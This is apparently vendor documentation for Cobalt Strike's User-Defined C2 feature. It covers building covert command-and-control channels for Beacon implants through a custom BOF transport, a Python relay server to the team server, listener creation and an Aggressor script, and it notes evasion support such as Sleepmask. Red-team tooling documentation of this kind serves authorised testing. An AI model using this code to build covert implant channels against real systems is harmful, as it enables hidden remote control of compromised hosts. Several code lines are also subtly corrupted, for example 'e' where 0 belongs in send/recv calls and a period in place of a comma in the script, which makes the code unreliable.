User-Defined C2
User-Defined C2 (UDC2) is a follow-up to External C2, designed to address some of the limitations present in External C2's original implementation. In particular, its reliance on named pipes to relay frames from an SMB Beacon can make it difficult to use. Designed to be much lighter, UDC2 only requires that you develop a Beacon Object File (BOF) and a server, the latter of which you can write in any language, essentially allowing UDC2 to work natively out of the box in Cobalt Strike with a somewhat native listener.
With UDC2, developers implement their C2 transport protocol in a BOF, which is patched into Beacon at payload creation. Beacon then calls into the BOF-provided proxy function as needed to communicate with the UDC2 server. The UDC2 server will handle unwrapping Beacon’s encrypted frame data from the specified C2 protocol to relay it to the team server, and then send the team server’s response back over your C2 channel using your chosen protocol.
Developers can now fully control how their Beacon communicates with the team server, meaning that if you want to develop a covert channel over ICMP, Slack, Teams, Azure, AWS, or mimic how some other common process communicates, you can do it with UDC2.
User Defined C2 Specification
Architecture

The User-Defined C2 architecture consists of three components:
-
A Beacon with an embedded BOF that implements your C2 protocol
-
A User-Defined C2 server
-
The User-Defined C2 listener service provided by the Cobalt Strike team server.
Beacon calls into the UDC2 BOF to send encrypted frames over the C2 channel you implemented in your BOF. The BOF will send and receive Beacon frame data by way of your UDC2 server using your C2 protocol. The UDC2 server acts as a relay for the frame data, forwarding it to and from the UDC2 listener on your Cobalt Strike team server by way of a direct TCP connection. There is no hard requirement that states the UDC2 server and the team server must exist on the same network segment. The UDC2 server can be located anywhere, so long as it can establish a TCP connection with the team server on the required UDC2 listener port.
User-Defined C2 Protocol and Beacon Frame Handling
At its core, Beacon communicates with the team server using a simple TCP frame format. Each frame begins with a 4-byte little-endian packed value that indicates the length of the frame data, immediately followed by the encrypted frame data.
When developing your UDC2 BOF and server, you will need to decide how to encapsulate these frames in your C2 protocol. When Beacon invokes the UDC2 BOF, the UDC2 BOF will be given a complete frame, and the BOF should then send this frame over the custom C2 channel to the UDC2 server.
Keep in mind that UDC2 was designed to remove the need for you to touch or modify the frames; you only need to pass them on to the server. When your UDC2 server receives a Beacon frame, it must unwrap it from your protocol and then send the frame to the UDC2 listener that you created on the team server. When the UDC2 listener processes the frame, it will send you a response frame, typically in the form of a task, which your UDC2 server should then encapsulate in your C2 protocol and send back to your Beacon.
User-Defined C2 BOF
The UDC2 BOF is where the developer implements the transport protocol of their choice. There are two primary functions you must define for communication; the proxy function and a close function. These are provided to Beacon during the initialization of the BOF through a pointer to a UDC2 data structure, and they are called from within Beacon to communicate with your UDC2 server. The entry point is shown in the following code snippet:
/**
* @brief The UDC2 BOF entry point. Beacon calls this function to initialize the
* UDC2 BOF and passes a pointer to a UDC2_INFO structure as the args parameter.
* You must populate the struct members with your udc2Proxy and udc2Close functions,
* otherwise beacon will assume an error has occurred and exit. This is where any
* initialization you need for your UDC2 channel should occur.
*
* @param args Pointer to a UDC2_INFO structure
* @param len Length of the args buffer
*/
void go(char* args, int len) {
PUDC2_INFO info = (PUDC2_INFO)args;
if (ERROR_SUCCESS == init()) {
info->proxyCall = udc2Proxy;
info->proxyClose = udc2Close;
}
}
To initiate the session, Beacon will call your proxy function, defined as:
int udc2Proxy(const char* sendBuf, int sendBufLen, char* recvBuf, int recvBufLen);
Beacon will pass a pointer to the complete frame data in the sendBuf parameter and a pointer to a buffer that will receive the response in the recvBuf parameter. The first time the UDC2 BOF is invoked with frame data, it will include the encrypted metadata and session data required to start a new session on the team server. Your UDC2 BOF will then transfer this data over the protocol of your choice to your UDC2 server. The UDC2 server will then forward it on to the UDC2 listener on the team server. The team server will validate the session data, register a new Beacon, and then send a response. When your UDC2 server receives the response, it will encapsulate it in your protocol and send a reply to the BOF. The BOF will then extract the frame data from your protocol, copy this data to the recv buffer, and then return the number of bytes copied.
The following example comes from the udc2-vs repository.
In this example, we are implementing a simple TCP UDC2 BOF which sends and receives data on a socket that is connected to our UDC2 server. When Beacon calls into the udc2Proxy function, the frame data is sent over the socket. The BOF then receives the response from the socket and writes it to the recvfBuf parameter before finally returning the total bytes read. In this example, we do not have any protocol to encapsulate the frame data in because it is being sent directly over TCP. For example, If you were implementing an ICMP C2 channel, you would need to encapsulate the frame data in an ICMP packet.
int udc2Proxy(const char* sendBuf, int sendBufLen, char* recvBuf, int recvBufMaxLen) {
int bytesSent = 0;
int bytesToReceive = 0;
int bytesCopied = 0;
/**
* Send out our frame. Beacon always provides us a complete frame in sendBuf.
* The structure in sendBuf is -> | 4-byte frame data length | frame data I
*/
while (bytesSent < sendBufLen) {
int result = send(gSocket, sendBuf + bytesSent, sendBufLen - bytesSent, e);
if (result <= 0)
return SOCKET_ERROR;
bytesSent += result;
}
/**
* We'll read the frame Length into the recv buffer first so we know how much
* more data we need to receive, and then we'll complete the frame by reading
* in the rest of the data. The data that goes into recvBuf must look like
* -> | 4-byte frame data length | frame data |
*
* NOTE: The frame length value must always be written in little endian.
*/
int frameLen = recv(gSocket, recvBuf, FRAME_LENGTH, 0);
if (frameLen <= e)
return SOCKET_ERROR;
/* don't receive more than we have space for */
bytesToReceive = *(int*)recvBuf;
if (bytesToReceive + FRAME_LENGTH > recvBufMaxLen)
return SOCKET_ERROR;
/* receive the rest of the data into the read buffer */
while (bytesCopied < bytesToReceive) {
int result = recv(gSocket, recvBuf + FRAME_LENGTH + bytesCopied, bytesToReceive - bytesCopied, 0);
if (result <= 0)
return SOCKET_ERROR;
bytesCopied += result;
}
/* here we have to account for the 4-byte frame Length we wrote first, plus the frame data */
return bytesCopied + FRAME_LENGTH;
}
If the session is properly established from this point forward, Beacon will continually call your proxy function, send frames and process the responses, and finally sleep between each iteration. Your BOF will also be masked while Beacon is sleeping.
When it is time for Beacon to exit, it will call your udc2Close function before exiting.
/**
* @brief Called by Beacon when closing the UDC2 channel. This should be used for any cleanup
* you may need to perform.
*/
void udc2Close() {
closesocket(gSocket);
WSACLeanup();
}
Use the udc2Close function for any cleanup tasks, such as closing handles, freeing memory, or releasing resources. In our example from the udc2-vs repository, we close the socket we were communicating over and then call WSACleanup.
Overall, the developer's goal when writing the BOF is to build a transport system that is completely transparent to Beacon. All Beacon knows is that it wants to send and receive frames.
User-Defined C2 Server
The UDC2 server acts as the relay between Beacon and the Cobalt Strike team server. It can also be thought of as your protocol endpoint. For example, if you are designing a new C2 channel over HTTP, the UDC2 server would act as the HTTP server. You would make HTTP requests to this server, encapsulating the Beacon frame data in your HTTP request, and the server would then extract the frame data from the HTTP request and relay it to the team server.
To handle multiple Beacon sessions over UDC2, your server will need to open a new TCP connection to the UDC2 listener on the team server for each new session. You cannot reuse existing connections to the UDC2 listener for other Beacons. Furthermore, there may be times when you need to track individual Beacons within your UDC2 server. For example, if you are writing an ICMP channel, you will need a way to identify Beacons from specific ICMP requests; hence, your UDC2 BOF will need to send a specific identifier to distinguish it.
To understand what a UDC2 server might look like and how it processes data, see tpc_udc2_server.py in the udc2-vs repository.
Since this is a simple TCP server example, you will notice that the UDC2 server binds to a given address and port and accepts connections on that port. When a new connection is received, it hands off the connection to the handle_client_connection method in a new thread.
while True:
try:
# Accept incoming client connection
client_socket, client_address = server_socket.accept()
print(f"[*] Accepted connection from {client_address}")
# Handle each client in a separate thread
client_thread = threading. Thread(
target=handle_client_connection,
args=(client_socket, client_address, args),
daemon=True
)
client_thread.start()
This method then immediately opens a new connection to the team server at the given address and port. Once a connection is established, it sends a "go" frame and then begins relaying frames back and forth between the Beacon socket and the UDC2 listener socket on the team server until either a connection is closed or an error occurs.
def handle_client_connection(client_socket: socket.socket, client_address: tuple, args: argparse.Namespace) -> None:
"""Handle a single client connection by proxying data to/from the TeamServer."""
if args.verbose:
print(f"[+] New client connection from {client_address}")
try:
# Connect to TeamServer
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as ts_socket:
try:
ts_socket.connect((args.ts_addr, args.ts_port))
if args.verbose:
print(f"[+] Connected to TeamServer at {args.ts_addr} : {args.ts_port}")
except (ConnectionError, socket.error) as e:
print(f"[-] Failed to connect to TeamServer {args.ts_addr}: {args.ts_port}: {e}")
return
# Send initial "go" frame
send_frame(ts_socket, b"go")
if args.verbose:
print("[*] Sent initial 'go' frame")
# Proxy loop: relay frames between client and TeamServer
while True:
try:
# Receive frame from client
client_frame = receive_frame(client_socket)
if args.verbose:
print(f"[+] Received {len(client_frame)} bytes from client")
# Forward frane to TeamServer
ts_socket.sendall(client_frame)
if args.verbose:
print(f"[+] Sent {len(client_frame)} bytes to TeamServer")
# Receive response from TeamServer
ts_response = receive_frame(ts_socket)
if args.verbose:
print(f"[+] Received {len(ts_response)} bytes from TeamServer")
# Forward response back to client
client_socket.sendall(ts_response)
if args.verbose:
print(f"[+] Sent {len(ts_response)} bytes back to client")
except ConnectionError:
if args.verbose:
print(f"[*] Connection closed by client {client_address}")
break
except Exception as e:
print(f"[-] Error in proxy loop for {client_address}: {e}")
break
Since this is a trivial example, there is no encapsulation of the frame data, as we are not using a protocol like HTTP to transfer the C2 traffic over. In your own code, these frames will need to be encapsulated in your protocol of choice. Additionally, since this example is acting purely as a relay through TCP, there is no need to keep track of any additional Beacon information such as the identifier, which would be necessary if we were using a protocol like HTTP or ICMP.
Creating a User-Defined C2 Listener
To create a User-Defined C2 Beacon listener:
-
From the main menu, select Cobalt Strike -> Listeners.
-

Click Add. The New Listener dialog appears.
-
In the Name box, enter a name for the listener that accurately describes its function. Valid characters are alphabetic (a-z and A-Z), numeric (0-9), dash (-), period (.), and underscore (_). The name cannot start or end with a period (.).
For example, if you are setting up a listener that is strictly for debugging your BOF in the UDC2-VS project, use a name such as “udc2-debug.” Using “udc2-<protocol>-<arch>” can help with identifying the listener when generating a payload. Keep in mind, the name you enter will be how you will refer to this listener through Cobalt Strike’s commands and workflows. This name will also be associated with the BOF that you provide.
-
From the Payload list, select User-Defined C2.
-
To use this listener for debugging with the UDC2-VS project, select the Debug only checkbox. This will allow you to create the listener without a UDC2 BOF (for information on writing and debugging your UDC2 BOF, see the udc2-vs project).
NOTE: If you have already developed your BOF, do not select the Debug only checkbox. Instead, select the open-file dialog next to the UDC2 BOF entry and then select the BOF you want to use with your payload. -
To apply Guardrails to you listener, select the ellipsis
 button and make a selection.
 -
Click Save.
User-Defined C2 Payload Generation
User-Defined C2 takes the BOF that you supplied during listener creation and patches it into your generated payload.

Go to Payloads in Cobalt Strike and then select your preferred payload generator. In the Listener box, select the listener you created in Creating a User-Defined C2 Listener. Now, when the payload is generated, your BOF will be patched in. Note also that UDC2 supports transformations and UDRLs. Previously, with External C2, it was not possible to apply any Beacon transformations or UDRLs to payloads. With UDC2, Sleepmask and UDRL hooks are fully supported.
User-Defined C2 Listener Setup (Aggressor Script)
You can also use Aggressor Script to set up your UDC2 listeners. For example, the following cna script will register the setup_udc2_listeners and delete_udc2_listeners commands for use in the Aggressor Script console. Note the required BOF argument in the listener_create_ext call.
command setup_udc2_listeners {
# Create a User-Defined C2 ICMP listener for localhost only
listener_create_ext("Beacon-UDC2-ICMP", "windows/beacon_udc2",
%(beacons => "127.0.0.1", port => 2222,
localonly => "true",
profile => "",
bof => script_resource("icmp_udc2.x64.o"))
);
# Create a User-Defined C2 file listener for localhost only
listener_create_ext("Beacon-UDC2-file", "windows/beacon_udc2",
%(beacons => "127.0.0.1", port => 3333,
localonly => "true",
profile => "".
bof => script_resource("file_udc2.x64.o"))
);
}
command delete_udc2_listeners {
listener_delete("Beacon-UDC2-ICMP");
listener_delete("Beacon-UDC2-file");
}